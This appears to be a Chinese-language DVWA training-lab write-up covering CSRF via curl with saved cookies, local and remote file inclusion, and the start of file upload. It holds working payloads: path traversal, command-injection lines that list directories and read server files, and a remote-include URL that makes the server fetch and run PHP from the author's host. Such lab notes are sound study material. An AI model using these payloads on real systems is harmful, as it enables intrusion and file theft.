
現實中可能不容易碰到直接用 GET 跳轉的方式，也要留意不要讓連結執行的過程被呈現出來 XD

因此其他比較低調的方式就值得多實驗看看了

memo

試著用 curl 模擬 CSRF 的過程

如果是直接用 cURL 的方式送出 GET 會沒有效果，密碼沒有被更新，看來無法直接偷渡 browser 的 cookie 給 curl XD




```
curl -L "http://localhost:8086/vulnerabilities/csrf/?password_new=111&password_conf=111&Change=Change# -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3' -H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Referer: http://localhost:8086/vulnerabilities/csrf/' -H 'Cookie: PHPSESSID=f5ndqiqvp4u92i4thpurq2o1k7; security=low' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1"
```


create and use cookie


How to use curl with Django, csrf tokens and POST requests - Stack Overflow
https://stackoverflow.com/questions/10628275/how-to-use-curl-with-django-csrf-tokens-and-post-requests


```
curl -v -c cookies.txt -b cookies.txt host.com/registrations/register/
curl -v -c cookies.txt -b cookies.txt -d "email=user@site.com&a=1&csrfmiddlewaretoken=
<token from cookies.txt>" host.com/registrations/register/
```

觀察後確認每一次夠過 curl 取的 PHPSESSID 都不同 (沒指定 cookie 的情況下)

```
curl -v "http://localhost:8086"
```







create and use the specific cookie

```
curl -v "http://localhost:8086" -c cookies.txt -b cookies.txt
```

```
❯ tail -f | cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

localhost       FALSE   /       FALSE   0    security low
localhost       FALSE   /       FALSE   0    PHPSESSID       mla4k0k5hf3jt6u04qke682k82
```

模擬登入取得 cookie

處理 user_token

登入頁面有 user_token，必須帶入 request 才能登入

```
curl -L http://localhost:8086
```

```
                <p class="submit"><input type="submit" value="Login" name="Login"></p>

</fieldset>

<input type='hidden' name='user_token' value='f1791012ddb651d6f43cc0d80e6aed35' />

</form>
```

```
curl -v -L -c cookies.txt -b cookies.txt -X POST "http://localhost:8086/login.php" --d
ata-raw 'username=admin&password=123&Login=Login&user_token=bc27fbf9cc617adb1c1b3f44f9
fd1b62'
```

登入成功


```
="https://www.vmware.com/" target="_blank">VMware</a>), which is set to NAT networking mode. Inside[30/2987]
machine, you can downloading and install <a href="https://www.apachefriends.org/en/xampp.html" target="_blan
k">XAMPP</a> for the web server and database.</p>
        <br />
        <h3>Disclaimer</h3>
        <p>We do not take responsibility for the way in which any one uses this application (DVWA). We have
made the purposes of the application clear and it should not be used maliciously. We have given warnings and
 taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromi
sed via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who up
loaded and installed it.</p>
        <hr />
        <br />

        <h2>More Training Resources</h2>
        <p>DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. Howe
ver there are plenty of other issues with web applications. Should you wish to explore any additional attack
 vectors, or want more difficult challenges, you may wish to look into the following other projects:</p>
        <ul>
                <li><a href="http://www.itsecgames.com/" target="_blank">bWAPP</a></li>
                <li><a href="http://sourceforge.net/projects/mutillidae/files/mutillidae-project/" target="_
blank">NOWASP</a> (formerly known as <a href="http://www.irongeek.com/i.php?page=mutillidae/mutillidae-delib
erately-vulnerable-php-owasp-top-10" target="_blank">Mutillidae</a>)</li>
                <li><a href="https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project" target="
_blank">OWASP Broken Web Applications Project
</a></li>
        </ul>
        <hr />
        <br />
</div>

172.17.0.1 - - [30/Jan/2022:11:15:49 +0000] "POST /login.php HTTP/1.1" 200 1845 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:15:50 +0000] "POST /login.php HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:15:50 +0000] "POST /login.php HTTP/1.1" 200 1845 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:16:06 +0000] "GET / HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:16:06 +0000] "GET /login.php HTTP/1.1" 200 1795 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:16:17 +0000] "GET / HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:16:17 +0000] "GET /login.php HTTP/1.1" 200 1795 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:17:26 +0000] "GET / HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:17:26 +0000] "GET /login.php HTTP/1.1" 200 1795 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:17:41 +0000] "POST /login.php HTTP/1.1" 302 281 "-" "curl/7.77.0"
172.17.0.1 - - [30/Jan/2022:11:17:41 +0000] "POST /index.php HTTP/1.1" 200 7080 "-" "curl/7.77.0"
```

接下來就可以利用取得的 cookie 來模擬更改密碼的行為，將密碼改成 111

```
curl -v -c cookies.txt -b cookies.txt "http://localhost:8086/vulnerabilities/csrf/?pas
sword_new=111&password_conf=111&Change=Change#"
```

```
172.17.0.1 - - [30/Jan/2022:11:57:48 +0000] "GET /vulnerabilities/csrf/?password_new=111&password_conf=111&Change=Change HTTP/1.1" 200 4569 "-" "curl/7
.77.0"
```

測試 ok



4. File Inclusion


Objective: Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

如果網站有讀取檔案相關的功能，你又能夠利用這個特性來操控被讀取的檔案的話，就有機會發現這類檔案讀取相關的弱點，嚴重的情況可能造成 RCE

觀察

從 URL 可以很直覺的發現有地方可以 try

```
http://localhost:8086/vulnerabilities/fi/?page=file1.php
```




測試 URL parameters

看到連續的數字就會很自然的想加上去

```
http://localhost:8086/vulnerabilities/fi/?page=file4.php
```

發現了一個隱藏檔案 File 4



接下來不知道要幹嘛，只好看一下提示

查看提示中的連結


我們讀取 `../hackable/flags/fi.php` 中的內容


```
../hackable/flags/fi.php'
```


可以看出這個檔案的位置在:

```
http://localhost:8086/hackable/flags/fi.php
```

可以點進去到處看看




直接點 fi.php，它叫我們用 file include 的方式執行它




上層也有其他檔案

```
http://localhost:8086/hackable/flags/
```



回到題目，如果從 `http://localhost:8086/vulnerabilities/fi/` 要 include 該檔案的話，那就要往前推兩層，也就是 `../../hackable/flags/fi.php`

```
localhost:8086/vulnerabilities/fi/?page=../../hackable/flags/fi.php
```




頁面只出現 3 個答案，有 2 個被隱藏起來了

```
1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what ot
her people don't know.
```

```
--LINE HIDDEN ;)--

4.) The pool on the roof must have a leak.
```

不知道它們藏在哪，只好看一下 source，第 5 個就藏在裡面

```
5.) The world isn't run by weapons anymore, or energy, or money. It's run by little on
es and zeroes, little bits of data. It's all just electrons.
```



QQ 還有一個 --LINE HIDDEN ;)— 不知道藏在哪，仔細檢查或搜尋好幾次都沒發現


試著從其他地方存取檔案

走投無路之下只好從 command injection 偷看資料夾內容

```
;ls /var/www/html/vulnerabilities/fi
```

不過我要觀察的是 `fi.php`，因為秘密就藏在裡面

```
;cat /var/www/html/hackable/flags/fi.php
```




```
1.) Bond. James Bond


\n";
```

```
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;)--";
echo $line3 . "\n\n

\n";

$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" . "1c3QgaGF" . "2ZSBh" .
"IGxlY" . "Wsu";
echo base64_decode( $line4 );

?>
```

可以得到第 3 個答案

```
"3.) Romeo, Romeo! Wherefore art thou Romeo?";
```

第4個答案之前已經找到了，從這邊用 base64 decode $line4 也可以得到相同的結果

```
NC4pIFRoZSBwb29sIG9uIHRoZSByb29mIG11c3QgaGF2ZSBhIGxlYWsu
4.) The pool on the roof must have a leak.
```

✨Done✨

```
1.) Bond. James Bond

2.) My name is Sherlock Holmes. It is my business to know what other people don't kno
w.

3.) Romeo, Romeo! Wherefore art thou Romeo?

4.) The pool on the roof must have a leak.

5.) The world isn't run by weapons anymore, or energy, or money. It's run by little on
es and zeroes, little bits of data. It's all just electrons.
```

memo

測試載入遠端檔案

準備一個要被遠端載入的檔案

```
echo '<? echo "yo" ?>' > yo.php
```

用 http-server 在 Host machine 建立測試用的 server，這是要給 DVWA container 戳的


```
❯ http-server
Starting up http-server, serving ./

http-server version: 14.1.0

http-server settings:
CORS: disabled
Cache: 3600 seconds
Connection Timeout: 120 seconds
Directory Listings: visible
AutoIndex: visible
Serve GZIP Files: false
Serve Brotli Files: false
Default File Extension: none

Available on:
  http://127.0.0.1:8080
  http://192.168.0.196:8080
  http://192.168.22.1:8080
  http://192.168.13.1:8080
Hit CTRL-C to stop the server

[2022-01-30T17:16:03.950Z]  "GET /yo.php" "undefined"
(node:28200) [DEP0066] DeprecationWarning: OutgoingMessage.prototype._headers is deprecated
(Use `node --trace-deprecation ...` to show where the warning was created)
[2022-01-30T17:16:08.549Z]  "GET /yo.php" "undefined"
```

```
http://localhost:8086/vulnerabilities/fi/?page=http://192.168.0.196:8080/yo.php
```

or

```
http://localhost:8086/vulnerabilities/fi/?page=http://host.docker.internal:8080/yo.php
```

可以看到左上角顯示了 yo，代表有成功執行檔案



5. File Upload


Objective: Execute any PHP function of your choosing on the target system (such as phpinfo() or system()) thanks to this file upload vulnerability.


基本上如果可以上傳並執行任意檔案，就可以做很多事

OWASP 的文件整理得蠻詳細的，有提到上傳檔案也有不同的延伸應用和變化，例如壓縮後上傳以避免掃描或者塞爆硬碟空間之類的作法 XD

觀察

可以先測試檔案的型態, 大小, 格式 等限制



